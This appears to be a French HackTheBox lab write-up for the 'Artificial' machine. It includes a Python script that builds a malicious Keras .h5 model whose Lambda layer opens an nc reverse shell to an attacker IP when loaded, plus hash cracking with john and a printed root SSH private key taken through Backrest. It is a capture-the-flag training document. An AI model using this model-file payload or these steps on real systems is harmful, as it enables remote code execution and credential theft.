

Artificial



Artificial



Easy



Linux

Scanning

NMAP

```
Starting Nmap 7.93 ( https://nmap.org ) at 2025-06-22 17:24 CEST
Nmap scan report for 10.129.152.207
Host is up (0.073s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

TCP

```
nmap -sSCV -Pn -T5 -p 80,22 10.129.152.207 -v | tee nmap_result.txt
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7ce48d84c5de913a5a2b9d34edd69917 (RSA)
|   256 83462dcf736d286f11d51db48820d67c (ECDSA)
|_  256 e3182e3b4061b45987e84a29240f6afc (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://artificial.htb/
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- artificial.htb >> etc/hosts

Enumération

HTTP

Web page

Activités

Firefox ESR

22 juin 17:29

Artificial - AI Solutions

x

+

artificial.htb

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REGISTER

Register

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Création d'un compte

YOUR MODELS

Upload, manage, and run your AI models here.

Please ensure these [requirements](#) are installed when building your model, or use our [Dockerfile](#) to build the needed environment with ease.

No file selected.

Upload Model

Upload d'un fichier test .h5

cat test.h5

test

test.h5

Upload Model

Upload Model

7222acd9-74a4-4666-85a6-5d34cef39278.h5

View Predictions

Delete

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artificial.htb/run_model/7222acd9-74a4-4666-85a6-5d34cef39278

Subdomains

```
ffuf -u http://artificial.htb -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt  
-H "Host:FUZZ.artificial.htb" -fs 154
```

v2.1.0-dev

```
:: Method : GET
:: URL : http://artificial.htb/
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-
top1million-110000.txt
:: Header : Host: FUZZ.artificial.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response size: 154
```

Gobuster

small first

```
gobuster dir -u http://artificial.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://artificial.htb
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-
list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
```

Starting gobuster in directory enumeration mode

```
/login          (Status: 200) [Size: 857]
/register      (Status: 200) [Size: 952]
/logout        (Status: 302) [Size: 189] [--> /]
/dashboard     (Status: 302) [Size: 199] [--> /login]
```

Progress: 87664 / 87665 (100.00%)

Finished

Exploitation

App

Possibilités :

- Exploit TensorFlow RCE
- CVE-2024-3660

Note

Je pense qu'il générer un code 'IA' malveillant permettant d'effectuer une RCE ou autre pour ensuite arriver sur un reverse shell.

<https://github.com/Splinter0/tensorflow-rce/blob/main/exploit.py>

Not working

```
import tensorflow as tf

def exploit(x):
    import os
    os.system("rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.63 6666 >/tmp/f")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")
```

Ce code crée un fichier modèle Keras `.h5` contenant une charge utile malveillante. Il utilise une couche `Lambda` pour inclure une fonction `exploit` qui lance un reverse shell via `netcat` vers l'adresse IP 10.10.16.63 sur le port 6666. Lorsque ce fichier est chargé avec `load_model()`, le code est exécuté automatiquement, permettant à l'attaquant d'obtenir un accès shell au système distant.

7e4f6fc9-1731-4303-a341-04531ecd38b5.h5

[View Predictions](#)

Pour l'instant, ça ne fonctionne pas.

J'ai essayé avec docker compose :

```
docker run -it --rm \
  -v "$PWD":/app -w /app \
  python:3.11 bash -c "pip install tensorflow==2.13.0 && python3 exploit.py"
```

Cela m'a généré le fichier en .h5, je l'ai upload mais pas fonctionné.

Pourtant, j'ai créé un fichier de test :

```
import numpy as np
from tensorflow import keras

model = keras.models.load_model("exploit.h5")
data = np.random.random((1, 5))
print(model.predict(data).squeeze())
```

Celui-ci relève aucune erreur ce qui me laisse sans réponse au non fonctionnement du reverse-shell.

Working

J'ai du installé docker.io , je ne sais pas pourquoi.

Sur la machine locale, pas exegol

cat exploit.py

```
import tensorflow as tf
import os

def exploit(x):
    import os
    os.system("rm -f /tmp/f; mknod /tmp/f p; cat /tmp/f | /bin/sh -i 2>&1 | nc 10.10.16.63 4444 >/tmp/f")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
```


```
model.compile()  
model.save("exploit.h5")
```

```
sudo docker run -it --rm -v "$PWD":/app -w /app tensorflow/tensorflow:2.13.0 python3 exploit.py
```

```
exploit.h5
```

```
docker cp exploit.h5 exegol-HTB_area:/workspace
```

upload the file



nc && View Predictions

```
[Jun 23, 2025 - 14:21:28 ] HTB_area /workspace → nc -lnvp 4444  
Ncat: Version 7.93 ( https://nmap.org/ncat )  
Ncat: Listening on :::4444  
Ncat: Listening on 0.0.0.0:4444  
Ncat: Connection from 10.129.43.236.  
Ncat: Connection from 10.129.43.236:56482.  
/bin/sh: 0: can't access tty; job control turned off  
$ id  
uid=1001(app) gid=1001(app) groups=1001(app)  
$ pwd  
/home/app/app  
$ python3 exploit.py --url http://10.129.43.236:4444
```

Gael


```
find / -type f -name "*.db" 2>/dev/null
```

```
/home/app/app/instance/users.db
```

```
000E0itablemodelmodelCREATE TABLE model (  
    id VARCHAR(36) NOT NULL,  
    filename VARCHAR(120) NOT NULL,  
    user_id INTEGER NOT NULL,  
    PRIMARY KEY (id),  
    FOREIGN KEY(user_id) REFERENCES user (id)  
)=indexsqlite_autoindex_model_1model0]0tableuseruserCREATE TABLE user (  
    id INTEGER NOT NULL,  
    username VARCHAR(100) NOT NULL,  
    email VARCHAR(120) NOT NULL,  
    password VARCHAR(200) NOT NULL,  
    PRIMARY KEY (id),  
    UNIQUE (username),  
    UNIQUE (email)  
000B006'Mcubecube@cube.com18a64f7251cfb123aa7c358135d00d10<3Mmarymary@artificial.  
htbbf041041e57f1aff3be7ea1abd6129d0>5Mroyerroyer@artificial.htbbc25b1f80f544c0ab4  
51c02a3dca9fc6@7Mrobertrobert@artificial.htbb606c5f5136170f15444251665638b36<3Mma  
rkmark@artificial.htb0f3d8c76530022670f1c6029eed09ccb<3Mgaelgael@artificial.htbc9  
9175974b6e192936d97224638a34f8  
000000cubmary    royer  
robermark    gael  
00\0PU[d01a9873-6fbb-46c7-a3d3-a6201f6b6924d01a9873-6fbb-46c7-a3d3-  
a6201f6b6924.h5tb3mark@artificial.htb3    gael@artificial.htb  
000Q'U    d01a9873-6fbb-46c7-a3d3-a6201f6b6924$
```

La machine est ne fonctionne pas bien, je créais un serveur temporaire avec 'Busybox', python n'étant pas installé :

- busybox httpd -f -p 8004

```
wget http://10.129.43.236:8004/users.db
```

```
[Jun 23, 2025 - 14:52:17 ] HTB_area /workspace → ls  
exploit.h5  users.db
```

SQLite3

```
sqlite> .tables
```

```
model  user
```

```
sqlite> SELECT * FROM user;
```

```
1|gael|gael@artificial.htb|c99175974b6e192936d97224638a34f8  
2|mark|mark@artificial.htb|0f3d8c76530022670f1c6029eed09ccb  
3|robert|robert@artificial.htb|b606c5f5136170f15444251665638b36  
4|royer|royer@artificial.htb|bc25b1f80f544c0ab451c02a3dca9fc6
```

```
5|mary|mary@artificial.htb|bf041041e57f1aff3be7ea1abd6129d0
6|cube|cube@cube.com|18a64f7251cfb123aa7c358135d00d10
```

- 5 utilisateurs, on a vu précédemment que l'utilisateur est 'existant' sur le serveur, il faut craquer son mot de passe.

crack password gael

john

```
echo 'c99175974b6e192936d97224638a34f8' > hash.txt
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 hash.txt
```

```
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=16
Note: Passwords longer than 18 [worst case UTF-8] to 55 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
mattp005numbertwo (?)
1g 0:00:00:00 DONE (2025-06-23 14:57) 4.000g/s 22885Kp/s 22885Kc/s 22885KC/s
mattpaigel..mattnorea4e
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

- mattp005numbertwo

```
ssh gael@10.129.43.236
```

```
gael@artificial:~$ id
uid=1000(gael) gid=1000(gael) groups=1000(gael),1007(sysadm)
```

Root

```
ss -tulnp
```

Netid	State	Recv-Q	Send-Q	Local
Address:Port		Peer	Address:Port	Process
udp	UNCONN	0	0	
127.0.0.53%lo:53			0.0.0.0:*	
udp	UNCONN	0	0	
0.0.0.0:68			0.0.0.0:*	
tcp	LISTEN	0	2048	
127.0.0.1:5000			0.0.0.0:*	
tcp	LISTEN	0	4096	
127.0.0.1:9898			0.0.0.0:*	
tcp	LISTEN	0	511	
0.0.0.0:80			0.0.0.0:*	
tcp	LISTEN	0	4096	
127.0.0.53%lo:53			0.0.0.0:*	
tcp	LISTEN	0	128	

```

0.0.0.0:22          0.0.0.0:*
tcp                0          9
*:8000             *: *
tcp                0          9
*:8001             *: *
tcp                0          9
*:8002             *: *
tcp                0          9
*:8004             *: *
tcp                0          511
[::]:80            [::]:*
tcp                0          128
[::]:22            [::]:*


```

8000 à 8004 sont les ports que j'ai ouvert lors de test de serveurs temporaires

127.0.0.1:9898

Tunnel SSH

ssh *[gael@10.129.43.236](#)* -L 9898:127.0.0.1:9898



- Backrest 1.7.2

Note

Backrest est une solution de sauvegarde accessible via le web, construite sur restic. Backrest propose une interface utilisateur Web qui encapsule l'interface de ligne de commande restic et simplifie la création de dépôts, la navigation dans les snapshots et la restauration de fichiers.

Les identifiants de gael ne fonctionnent pas sur cette interface.

✖ Login failed: [unauthenticated] invalid password

Login

Log in

Ducoup, j'ai essayé de craquer tout les hash disponible :

```
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=16
Note: Passwords longer than 18 [worst case UTF-8] to 55 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
marwinnarak043414036 (?)
lg 0:00:00:00 DONE (2025-06-23 15:17) 4.000g/s 22996Kp/s 22996Kc/s 22996KC/s
marx1omara..marwaghogho050
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

- royer / marwinnarak043414036

On va essayer de se connecter avec cet utilisateur là :

[illegible]

backup

 Note

Gael appartenait à un groupe intrigant, 'sysadm', on va chercher s'il y a des dossiers appartenant au groupe.

Recherche de fichier appartenant au groupe sysadm :

```
find / -group sysadm 2>/dev/null
```

```
/var/backups/backrest backup.tar.gz
```

je le décompresse, puis je recherche des données intéressantes, en faisant un 'l' au lieu de ls, j'ai trouvé un fichier .config, j'y accède et je vois config.json :

cat config.json

```
{
  "modno": 2,
  "version": 4,
  "instance": "Artificial",
  "auth": {
    "disabled": false,
    "users": [
      {
        "name": "backrest_root",
        "passwordBcrypt":
"JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA10EVCWnovMFFP
"
      }
    ]
  }
}
```


echo

'JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA10EVCWnovMFFP' | base64 -d > hash.txt

john --format=bcrypt hash.txt --wordlist=/usr/share/wordlists/rockyou.txt


```
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 16 OpenMP threads
Note: Passwords longer than 24 [worst case UTF-8] to 72 [ASCII] truncated
(property of the hash)
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
!@#$$%^          (?)
lg 0:00:00:12 DONE (2025-06-23 15:53) 0.08264g/s 452.2p/s 452.2c/s 452.2C/s
kelsie..ilovedanny
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- backrest_root / !@#\$\$%^



Authentification réussie, maintenant, il faudra créer un backup permettant de lire le contenu du root ou passer root tout simplement.

- Création d'un snapshot avec comme Répertoire 'root/.ssh'
- Création d'un 'Plan' avec comme 'Path' '/root/.ssh/id_rsa'



```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA5dXD22h0xZcysyHyRfknBJXk509tVagclwiwaxGDi+eHE8vb5/Yq
2X2jxW063SWVGEVSRH61/1cDzvRE2br3GC1ejDYfL7XEbs3vXmb5YkyrVwYt/G/5fyFLui
NErs1kAHWBeMBZKRasY8VQDRB0bgXCKqqs/yeM5p0sm8RpT/jjYkNdZLNVhnP3jXW+k0D1
Hkmo6C5MLbK6X5t6r/2gfUyNAkjCUJm6eJCQgQoHHSVFqLEFWRTemQAYjW52HzucnXWJqI
4qt2sY9jgGo89Er72BXEfCzAaglwT/W1QXPUV6ZRfgqSi1LmCgpVQkI9wcmSWsH1RhZQj/
MTCSGARSFHi/hr3+M53bsmJ3zkJx0443yJV7P9xjH4I2kNWgScS0RiaArkld0MSrIFymhN
xI4C2LRxBTv3x1mzgm0RVpXf8dFyMfENqLA0EkKJjVn8QFg/iyyw3Xf0SJ/Da1HFLJwD0y
1jbuVzGf9DnzkySgoQLDajAGyC8Ymx6HVVA49THRAAFiIVAe5KFQHUSAAAAB3NzaC1yc2
EAAAGBA0XVw9todMWXMrMh8kX5J2yV50TvbVWoHNcIsGsRg4vnhxPL2+f2Kt19o8Vjut0L
1RhFUKR+tF9XA870RNm69xgtXow2Hy+1xG7N715m+WJMq1cGLfxv+X8hS7ojRK7NZAB1gX
jAWSkWsksvFUA0QdG4FwiqqrP8nj0aTrJvEaU/442JDXWSzVYZz9411vpNA9R5Jq0guTC2y
uL+beq/9oH1MjQJIwLCZuniQkIEKBx0LRapRBVkUxJkAGI1udh87nJ11iai0KrdRGPy4Bq
PPRK+9gVxHswGoJcLf1tUFz1FemUX4KkotS5goKVUJCPcHJklrB9UYc0I/zEwkhgEUhR4
```

```
v4a9/j0d27Jid85Ccd00N8iVez/cYx+CNpDVoEnEtEYmgK5JXTjEqyBcpoTcS0Ati0cQU7
98dZs4JtEVaV3/HRcjHxDapQDhJcIY1Z/EBYP4sssN13zkiFw2tRxSycAzstY27lcn/Q5
85GEoKECw2owBsgvGJseh1VQ0PUx0QAAAAMBAAEAAAGAKpBZEKQZBBLJP+V0gcLvqytjVY
aFwAw/Mw+X5Gw86Wb6XA8v7ZhoPRkIgGDE1XnFT9ZesvKob95EhUo1igEXC7IzRVIsmmBW
PZMD1n7JhoveW2J4l7yA/ytCY/luGdVNxMv+K0er+3EDxJsJBTJb7ZhBajdrjGFdtcH5gG
tyeW4FZkhFfoW7vAez+82neovYGUDY+A7C6t+jplsb8IX0+AV6Q8cHvXeK0hMrv8oEoUAq
06zniaTP9+nNojunwob+Uzz+Mvx/R1h6+F77DlhpGaRVAMS2eMBAmh116oX8MYtgZI5/gS
00l898E0Sz08tNErgp2DvzWJ4uE5BvunEKhoXTL6B0s0uNLZYj0mEpflsbiEj+5fx/KXDu
S9l8igW2vtohiy4//6mtfZ3Yx5cbJALViCB+d6iG1zoe1kXLqdISR8Myu8lIoPUnYhn6JF
yJDMfzfQRweboqV0dYibYXfSGeUdWqq1S3Ea6ws2SkmjYZPq4X9cIYj470uyQ8LpRVAAAA
wDbejp5a0d699/Rjw4KvD0koFcwZybnkBMggr5FbyKtZiGe7l9Td0vFU7LpIB5L1I+bZQR
6E0/5UW4UWPEu5Wlf3rbEbloqBuSBuVwlT3bnlfFu8rzPJKXSAHxUTGU1r+LJDEiy0eg8e
09RsVL31LGX714SIEfIk/faa+nwP/kTH0jKdH0HCWGdECfKBz0H8aLHrRK2ALVFr2QA/G0
At7A4TZ3W3RNhWhDowiyDQFv4aFGTC30Su7akTtKqQEz/a0QAAAMEA/EkpTykaiCy6CCjY
WjyLvi6/0FJoQz3giX8vqD940ZgC1B7GRFyEr3UDacijnyGegdQ9n6t73U3x2s3AvPtJR+
LBeCNCKm0ILeFbH19o2Eg0B32ZDwRyIx8tnxWIQfCyuUSG9gEJ6h2Awyhjb6P0UnnPUSoq
09r6L+eFbQ60LJtsEMWkctDzNzrtNQHmRAwVEgUc0FLNNknM/+NDsLFIqG4wBiKDvgev0E
UzM9+Ujyio6EqW6D+TTwvyD2EgPVVDAAAawQDpN/02+mnvwp1C78k/T/SHY8zlQZ6BeIyJ
h1U0fDs2Fy8izyCm4vCglRhVc4fDjUXhBEKAdzEj8dX5ltNndrHzB7q9xHhAx73c+xgS9n
FbhusxvMKNaQihxXqzXP4eQ+gkmpcK3Ta6jE+73DwMw6xWkRZXKW+9tVB6UEt7n6yq84C
bo2vWr51jtZCC9MbtaGfo0SKrzF+bD+1L/2JcSjtsI59D1KNiKKTkTNRfPiwU5DXVb3AYU
l8bh00Imho4VsAAAAPcm9vdEBhcnRpZmljaWFsAQIDBA==
-----END OPENSSH PRIVATE KEY-----
```

- `chmod 600 id_rsa`

ssh [root@10.129.145.182](https://10.129.145.182) -i id_rsa

```
root@artificial:~# ls
root.txt  scripts
root@artificial:~# id
uid=0(root) gid=0(root) groups=0(root)
root@artificial:~#
```

END

```

Dataview (inline field
'=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://artificial.htb
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent:          gobuster/3.6
[+] Timeout:            10s
=====
Starting gobuster in directory enumeration mode
=====
/login                (Status: 200) [Size: 857]
/register             (Status: 200) [Size: 952]
/logout               (Status: 302) [Size: 189] [--> /]
/dashboard             (Status: 302) [Size: 199] [--> /login]
Progress: 87664 / 87665 (100.00%)
=====
Finished
=====')':
Error:
-- PARSING FAILED -----

> 1 | =====
    | ^
    2 | Gobuster v3.6
    3 | by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

Expected one of the following:

'(', 'null', boolean, date, duration, file link, list ('[1, 2, 3]'),
negated field, number, object ('{ a: 1, b: 2 }'), string, variable

```